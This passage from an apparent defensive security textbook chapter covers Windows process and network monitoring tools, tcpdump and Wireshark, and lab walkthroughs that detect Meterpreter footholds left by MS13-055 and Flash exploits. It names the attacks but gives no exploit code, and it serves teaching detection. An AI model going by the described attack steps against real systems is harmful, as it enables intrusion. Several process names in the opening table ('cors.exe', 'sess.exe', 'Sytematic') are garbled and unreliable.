| svchost.exe | | 824 K | 3,248 K | 1888 | Host Process for Windows S... | Microsoft Corporation | (Verified) Microsoft Wind... | 0/64 |
| NaSrv.exe | | 4,052 K | 1,656 K | 508 | Microsoft Network Realtime I... | Microsoft Corporation | (Verified) Microsoft Corp... | 0/67 |
| explorer.exe | 0.56 | 43,024 K | 100,868 K | 1520 | Windows Explorer | Microsoft Corporation | (Verified) Microsoft Wind... | 0/69 |
| VBoxTray.exe | < 0.01 | 1,720 K | 6,632 K | 2564 | VirtualBox Guest Additions Tr... | Oracle Corporation | (Verified) Oracle Corpora... | 0/58 |
| procexp.exe | 1.06 | 9,020 K | 22,476 K | 3628 | Sytematic Process Explorer | Sytematic - www.sysinter... | (Verified) Microsoft Corp... | 0/85 |
| svchost.exe | | 2,140 K | 6,880 K | 2096 | Host Process for Windows S... | Microsoft Corporation | (Verified) Microsoft Wind... | 0/64 |
| SearchIndexer.exe | | 17,228 K | 17,048 K | 2272 | Microsoft Windows Search I... | Microsoft Corporation | (Verified) Microsoft Wind... | 0/67 |
| wmpnetwk.exe | | 3,932 K | 13,432 K | 2696 | Windows Media Player Netw... | Microsoft Corporation | (Verified) Microsoft Wind... | 0/55 |
| WmiPrvSE.exe | | 4,732 K | 8,068 K | 2756 | | | | |
| svchost.exe | | 9,808 K | 11,404 K | 3208 | Host Process for Windows S... | Microsoft Corporation | (Verified) Microsoft Wind... | 0/64 |
| WSHost.exe | 0.02 | 1,956 K | 7,280 K | 3512 | Store Broker | Microsoft Corporation | (Verified) Microsoft Wind... | 0/67 |
| System | 0.15 | 40 K | 456 K | 4 | | | | |
| Interrupts | 0.74 | 0 K | 0 K | n/a | Hardware Interrupts and DPCs | | | |
| smss.exe | | 168 K | 752 K | 264 | | | | |
| cors.exe | | 1,196 K | 3,000 K | 356 | | | | |
| cors.exe | 0.37 | 1,468 K | 14,244 K | 420 | | | | |
| wininit.exe | | 572 K | 2,888 K | 428 | | | | |
| services.exe | | 2,368 K | 5,660 K | 512 | | | | |
| svchost.exe | | 3,264 K | 7,168 K | 580 | Host Process for Windows S... | Microsoft Corporation | (Verified) Microsoft Wind... | 0/64 |
| svchost.exe | | 1,912 K | 4,680 K | 612 | Host Process for Windows S... | Microsoft Corporation | (Verified) Microsoft Wind... | 0/64 |
| VboxService.exe | | 1,268 K | 3,964 K | 732 | VirtualBox Guest Additions S... | Oracle Corporation | (Verified) Oracle Corpora... | 0/58 |
| sess.exe | | 2,680 K | 8,288 K | 520 | Local Security Authority Proc... | Microsoft Corporation | (Verified) Microsoft Wind... | 0/65 |
| winlogon.exe | | 1,000 K | 4,604 K | 456 | | | | |
| dwm.exe | 0.38 | 29,552 K | 52,888 K | 724 | | | | |

CPU Usage: 3.29% Commit Charge: 21.50% Processes: 33 Physical Usage: 25.37%

Figure 3-2. Process Explorer on Windows 8.1

Process Explorer can verify that processes on the system are running with verified signatures; from the Options menu select Verify Image Signatures. An additional column is shown; if the application is signed, then the publisher is listed. Though many legitimate applications are signed, not all are.

Process Explorer can submit the hashes of running processes to VirusTotal for analysis. VirusTotal, available at <https://www.virustotal.com/en/>, checks the submission against different antivirus tools. When VirusTotal is used with Process Explorer (navigate Options > VirusTotal.com > Check VirusTotal.com), a new column appears in the display indicating the number of antivirus products that considered the file malicious and the total number of antivirus products checked. Clicking on the hyperlink in that column takes the user to the corresponding web page on VirusTotal.com.

Double-clicking on any process brings up a dialog box with the properties of that process (Figure 3-3).




Figure 3-3. Process Explorer on Windows 8.1 examining a process

One tab provides information about the image, including the file name, its version, its current working directory, and its parent process. The administrator can use the “Bring to Front” button to have the process appear as the top application on the Desktop. The TCP/IP tab lists all active

network connections for the process. Other tabs provide information about process execution, performance, disk and network, running threads, and the environment variables for the process. The strings tab lists the text strings that occur either in the image or in memory.

Process Explorer can replace Task Manager; from the Process Explorer main menu, navigate Options ► Replace Task Manager.

An open source tool that provides many of the features of Process Explorer is Process Hacker, available at <http://processhacker.sourceforge.net>.

Process Monitor

The Sysinternals tool Process Monitor (procmon.exe) records input and output for processes, including file access, network access, and registry access. Content data is not recorded, though the process stack is. Process Monitor captures an enormous amount of data on a running system: far too much to be analyzed live. The events recorded by Process Monitor can be saved for later analysis; this subsequent analysis can even be done on a different system.

Netstat

Windows systems have a program named netstat to determine the state of the network connections on the system. Though it is like the Linux tool, the command-line switches are different. To use netstat to show the listening ports, use the /a switch; to have the ports displayed in numeric form, use /n; and to include the PID of the process that opened the port, use /o.

```
C:\Users\Felix Klein>netstat /ano
```

Active Connections

| Proto | Local Address | Foreign Address | State | PID |
|-------------------------------|-------------------------------------|-----------------|-----------|------|
| TCP | 0.0.0.0:135 | 0.0.0.0:0 | LISTENING | 696 |
| TCP | 0.0.0.0:445 | 0.0.0.0:0 | LISTENING | 4 |
| TCP | 0.0.0.0:5357 | 0.0.0.0:0 | LISTENING | 4 |
| TCP | 0.0.0.0:49152 | 0.0.0.0:0 | LISTENING | 380 |
| TCP | 0.0.0.0:49153 | 0.0.0.0:0 | LISTENING | 784 |
| ... Output Deleted ... | | | | |
| UDP | [::]:60876 | *:* | | 1284 |
| UDP | [::1]:1900 | *:* | | 1284 |
| UDP | [::1]:56500 | *:* | | 1284 |
| UDP | [fe80::fc48:a613:ee25:557%11]:1900 | *:* | | 1284 |
| UDP | [fe80::fc48:a613:ee25:557%11]:56499 | *:* | | 1284 |

CHAPTER 3 OPERATIONAL AWARENESS

The name of the process that opened the connection is available with the /b switch, though this requires an Administrator level command prompt. The /f switch displays the name rather than the IP address for destinations. The /p flag filters the results by protocols; for example, to see just TCP listening ports on IPv6, run

```
C:\Users\Felix Klein>netstat /a /p TCPv6
```

Active Connections

| Proto | Local Address | Foreign Address | State |
|-------|---------------|-----------------|-----------|
| TCP | [::]:135 | Interamnia:0 | LISTENING |
| TCP | [::]:445 | Interamnia:0 | LISTENING |
| TCP | [::]:5357 | Interamnia:0 | LISTENING |
| TCP | [::]:49152 | Interamnia:0 | LISTENING |
| TCP | [::]:49153 | Interamnia:0 | LISTENING |
| TCP | [::]:49154 | Interamnia:0 | LISTENING |
| TCP | [::]:49155 | Interamnia:0 | LISTENING |
| TCP | [::]:49156 | Interamnia:0 | LISTENING |

TCPView

The Sysinternals tool TCPView (tcpview.exe) (Figure 3-4) provides a graphical way to view network connections on the system. Each connection is color coded: new in green, recently closed in red, and connections that have recently changed state in yellow.




Figure 3-4. TCPView on Windows 8.1

Right-clicking on an entry in TCPView brings up a context menu that allows the user to determine the properties of the process that started the connection; it also allows the user to run a whois query on the connection's destination.

Detect: MS13-055 CAnchorElement

Chapter 2 showed how to run the MS13-055 CAnchorElement attack against Internet Explorer 8 on a Windows 7 system running with Java 6 installed. Run the attack, using the Meterpreter payload and reverse HTTPS.

After the (successful) attack, listing the users on the system shows nothing out of the ordinary.

```
C:\Users\Hermann Weyl>wmic computersystem get username,name
Name      UserName
DAVIDA   DAVIDA\Hermann Weyl
```

Running logonsessions and including information about the processes yields one interesting artifact - the user appears to be running a copy of notepad.exe, yet the application is not seen on the desktop.

```
C:\Windows\system32>c:\SysInternalsSuite\logonsessions.exe /accepteula /p
... Output Deleted ...

[6] Logon session 00000000:0001a1d0:
User name:    DAVIDA\Hermann Weyl
Auth package:  NTLM
Logon type:   Interactive
Session:      1
Sid:          S-1-5-21-1951036906-3806809855-451517158-1000
Logon time:   8/3/2014 1:35:12 PM
Logon server: DAVIDA
DNS Domain:
UPN:
272: taskhost.exe
380: dwm.exe
688: explorer.exe
1236: VBoxTray.exe
2676: iexplore.exe
2724: iexplore.exe
1592: notepad.exe
1656: cmd.exe
2728: conhost.exe
```

CHAPTER 3 OPERATIONAL AWARENESS

The notepad process also appears in tasklist.

C:\Windows\system32>**tasklist**

| Image Name | PID | Session Name | Session# | Mem Usage |
|------------------------|------|--------------|----------|-----------|
| System Idle Process | 0 | Services | 0 | 12 K |
| System | 4 | Services | 0 | 544 K |
| ... Output Deleted ... | | | | |
| explorer.exe | 688 | Console | 1 | 34,512 K |
| VBoxTray.exe | 1236 | Console | 1 | 4,816 K |
| SearchIndexer.exe | 264 | Services | 0 | 9,560 K |
| wmpnetwk.exe | 1936 | Services | 0 | 2,324 K |
| svchost.exe | 2496 | Services | 0 | 14,012 K |
| iexplore.exe | 2676 | Console | 1 | 20,984 K |
| iexplore.exe | 2724 | Console | 1 | 20,588 K |
| audiogd.exe | 1660 | Services | 0 | 13,600 K |
| notepad.exe | 1592 | Console | 1 | 11,344 K |
| cmd.exe | 1656 | Console | 1 | 2,216 K |
| conhost.exe | 2728 | Console | 1 | 4,024 K |
| cmd.exe | 3564 | Console | 1 | 2,336 K |
| conhost.exe | 3380 | Console | 1 | 4,072 K |
| tasklist.exe | 1868 | Console | 1 | 3,996 K |
| WmiPrvSE.exe | 1860 | Services | 0 | 4,604 K |

Process Explorer (Figure 3-5) notes the notepad process; unusually, it is running as a child process for Internet Explorer. Double-click on the notepad.exe process; from the Image tab, use the button to “Bring to Front”; this should bring the window(s) used by that process to the top of the Desktop. This fails, with a message, stating that “No visible windows found for this process.” Together, this is quite suspicious.




Figure 3-5. Process Explorer after a successful MS13-055 attack on Internet Explorer using the Meterpreter payload with reverse HTTPS

On the other hand, the image has a valid signature from Microsoft, and VirusTotal raises no warnings. This combination of behaviors is expected; as noted in Chapter 2, Metasploit injects its code into running processes and spawned the notepad process to ensure its survival if Internet Explorer is closed. Since the original notepad.exe on the disk is unchanged, its signature remains valid, even though it was modified after it began running.

A check of the TCP/IP resources used by the notepad process or either of the two parent Internet Explorer processes does not show any connections; neither does TCPView. Downloading a large file (say 50 MB) from Meterpreter is enough that TCPView notes the connection but then only fleetingly.

If the attacker uses the shell command from within Meterpreter to open a command prompt on the target, other artifacts become available for analysis. A new cmd.exe process spawns, with notepad.exe as the parent. Moreover, the connection between the systems now appears, both in TCPView and in netstat.

```
C:\Windows\system32>netstat /ano
```

Active Connections

| Proto | Local Address | Foreign Address | State | PID |
|-------|------------------|-----------------|------------|------|
| TCP | 0.0.0.0:135 | 0.0.0.0:0 | LISTENING | 704 |
| TCP | 0.0.0.0:445 | 0.0.0.0:0 | LISTENING | 4 |
| TCP | 0.0.0.0:5357 | 0.0.0.0:0 | LISTENING | 4 |
| TCP | 0.0.0.0:49152 | 0.0.0.0:0 | LISTENING | 384 |
| TCP | 0.0.0.0:49153 | 0.0.0.0:0 | LISTENING | 792 |
| TCP | 0.0.0.0:49154 | 0.0.0.0:0 | LISTENING | 860 |
| TCP | 0.0.0.0:49155 | 0.0.0.0:0 | LISTENING | 472 |
| TCP | 0.0.0.0:49156 | 0.0.0.0:0 | LISTENING | 480 |
| TCP | 10.0.2.101:139 | 0.0.0.0:0 | LISTENING | 4 |
| TCP | 10.0.2.101:50515 | 10.0.2.251:443 | CLOSE_WAIT | 1592 |
| TCP | [::]:135 | [::]:0 | LISTENING | 704 |

... Output Deleted ...

The PID (1592) for the connection back to the attacker (10.0.2.251, TCP/443) is the PID for notepad.exe, not the command prompt.

This network connection remains, even if the attacker backgrounds the shell in Meterpreter, or even backgrounds the entire session.

In this example, the defender did not so much detect the MS 13-055 CAnchorElement attack, but rather detected the activities of the attacker once they were on the system. The notepad.exe process (PID 1592) as a child of an iexplore.exe process (PID 2724) was the first anomaly. If the attacker spawns a shell, then the notepad.exe process makes an outbound network connection, providing a second anomaly. This is one reason why attackers take care to manage what artifacts they leave on the system.

Detect: Adobe Flash Player Shader Buffer Overflow

Suppose an attacker uses the Adobe Flash Player Shader Buffer Overflow attack against the default version of Flash included as the plugin for Internet Explorer 10 in Windows 8. This attack is launched in the same way as other attacks shown in Chapter 2.

After a successful attack, listing the users on the system shows nothing out of the ordinary, and the logonsessions command shows only Internet Explorer and its Flash Player plugin running.

```
C:\Windows\system32>wmic computersystem get name, username
Name      UserName
EUROPA   EUROPA\Pierre Laplace
```

```
C:\Windows\system32>c:\SysinternalsSuite\logonsessions.exe /accepteula /p
...Output Deleted ...

[8] Logon session 00000000:0004c5e9:
    User name:    EUROPA\Pierre Laplace
    Auth package: NTLM
    Logon type:   Interactive
    Session:      1
    Sid:          S-1-5-21-1376277872-1374384255-2552460128-1001
    Logon time:   8/3/2014 3:10:43 PM
    Logon server: EUROPA
    DNS Domain:
    UPN:
        1952: taskhostex.exe
        72: explorer.exe
        2076: iexplore.exe
        2124: iexplore.exe
        2228: VBoxTray.exe
        2296: FlashUtil_ActiveX.exe
```

Similarly, tasklist shows only the usual set of applications, including Internet Explorer and the Flash plugin.

```
C:\Windows\system32>tasklist
```

| Image Name | PID | Session | Name | Session# | Mem Usage |
|------------------------|------|----------|------|----------|-----------|
| System Idle Process | 0 | Services | | 0 | 20 K |
| System | 4 | Services | | 0 | 660 K |
| ... Output Deleted ... | | | | | |
| explorer.exe | 72 | Console | | 1 | 51,584 K |
| iexplore.exe | 2076 | Console | | 1 | 22,992 K |
| iexplore.exe | 2124 | Console | | 1 | 60,184 K |
| VBoxTray.exe | 2228 | Console | | 1 | 5,972 K |
| FlashUtil_ActiveX.exe | 2296 | Console | | 1 | 6,688 K |
| audiogd.exe | 2756 | Services | | 0 | 8,160 K |
| cmd.exe | 2928 | Console | | 1 | 2,360 K |
| conhost.exe | 2936 | Console | | 1 | 5,924 K |
| tasklist.exe | 2012 | Console | | 1 | 5,160 K |
| WmiPrvSE.exe | 2424 | Services | | 0 | 5,336 K |

CHAPTER 3 OPERATIONAL AWARENESS

Process Explorer (Figure 3-6) shows a pair of Internet Explorer processes; the second (2124) is a child of the first (2076). It also shows a new instance of svchost.exe, running the Flash Player Plugin. These applications are running with verified signatures and without being flagged by VirusTotal.




Figure 3-6. Process Explorer after a successful Adobe Flash Player Shader Buffer Overflow Attack on Windows 8 using the Meterpreter payload with reverse HTTPS

The connection to the attacker's system is difficult to detect. In general, it does not appear in the TCP/IP tab of the processes in Process Explorer; it does not appear in TCPView; and it does not appear in netstat, unless the attacker is making extensive use of the connection between the systems at that moment. Downloading a large file, for example, is sufficient for the connection to briefly appear. The connections are not associated with the Flash plugin, but instead associated with the child Internet Explorer process (PID 2124).

If the attacker leaves Meterpreter and starts a Windows command shell on the target using the Meterpreter shell command, then two new processes are spawned: a conhost.exe whose parent is cmd.exe whose parent is the child Internet Explorer process. Even then, unless the attacker is actively and extensively using the network, the connection does not appear in TCPView.

The original attack did not spawn a second process, making its detection on the target more difficult. On the other hand, if the Internet Explorer process is killed, the attacker loses their connection.

Network Tools

In a physical network, hardware taps and span ports can be used to send copies of network traffic to one or more sensors. For a smaller test network consisting of virtual machines running on the same virtualization solution (VMWare or VirtualBox), then the virtualization tools can be used. On VMWare Workstation with a Windows host, any guest network card in promiscuous mode can see all the traffic on its virtual network. In VirtualBox, a virtual network adapter can be placed in promiscuous mode only if allowed by the network settings for the adapter. To view or update the settings, navigate the VirtualBox main menu for the guest through Devices > Network > Network Settings. Select the adapter, and from the Advanced Menu, configure promiscuous mode (Figure 1-3).

Tcpdump

To capture packets on a Linux host for later analysis, use `tcpdump`. This tool is installed by default on most Linux distributions, including the distributions described in Chapter 1. To use `tcpdump` to capture packets to a file, say `traffic`, run (as root)

```
arcturus:~ # tcpdump -w traffic
```

Of course, if this runs sufficiently long, the file becomes quite large. To ensure that the destination file does not grow indefinitely, specify the size of the file (in MB) with the `-C` option. This does not stop the capture though; subsequent data is stored in the file `traffic1`, then `traffic2`, and so on. Now though the individual file sizes remain fixed, the process still attempts to fill the entire disk. The `-W` option is used to rotate the output through the specified number of rotating files. Consider the command

```
arcturus:~ # tcpdump -C 100 -W 5 -w traffic
```

This collects network traffic and stores the results in `traffic0` until it collects 100 MB of data; then it stores the results in `traffic1` until it fills, on through `traffic4`. When the last file fills, the original `traffic0` is overwritten with new data, and so on.

Wireshark

Wireshark is an excellent tool used to analyze captured packets. It is possible to use `tcpdump` to do so, but `tcpdump` lacks a graphical user interface. It is also possible to use Wireshark directly to capture packets, and this is often reasonable for small captures to help debug a network problem.

Wireshark is not installed by default on most Linux systems. The installation method varies with the distribution:

- CentOS: `yum install wireshark-gnome`
- OpenSuSE: `zypper install wireshark`
- Ubuntu/Mint: `apt-get install wireshark`

CHAPTER 3 OPERATIONAL AWARENESS

A Windows installer is available from the Wireshark page at <https://www.wireshark.org/download.html>. That page also has links to older versions of Wireshark.

To analyze multiple packet capture files, they must first be merged. The simplest way to do so is to drag and drop the files into Wireshark. Wireshark does have the ability to merge two packet capture files (navigate the main menu through File ➤ Merge), but this only functions on two files at a time, and one must already be saved.

The default Wireshark display (Figure 3-7) breaks into three panes. The top pane provides a column-based list of the received frames/packets; the middle pane summarizes the details of the frame/packet broken down by component; the bottom pane is the raw data from the frame/packet.

The highlighted frame of Figure 3-7, number 11, is an Ethernet frame containing a UDP packet from the Google nameserver at 8.8.8.8 returning with the results of a DNS query.




Figure 3-7. Wireshark 1.4.6 on OpenSuSE 12.1

Packets and frames in the list are color coded by type. Additional columns can be included in the list; one particularly useful column is the absolute time that the packet was received. Right-click on the column headers and select Column Preferences. Select Add; for the Field Type select Absolute Time and give the column a name.

The Statistics entry in the main menu provides an entry point for tools that summarize the properties of the packet capture. For example, Protocol Hierarchy (Figure 3-8) breaks down the packets by type.




Figure 3-8. Protocol Hierarchy Statistics from Wireshark 1.4.6 on OpenSuSE 12.1

Wireshark collects packets into conversations that have the same endpoints. To view the TCP conversations, navigate the main menu through Statistics ➤ Conversation List ➤ TCP (IPv4 & IPv6) (Figure 3-9). The Follow Stream button shows the content of the conversation in a range of formats, including ASCII.

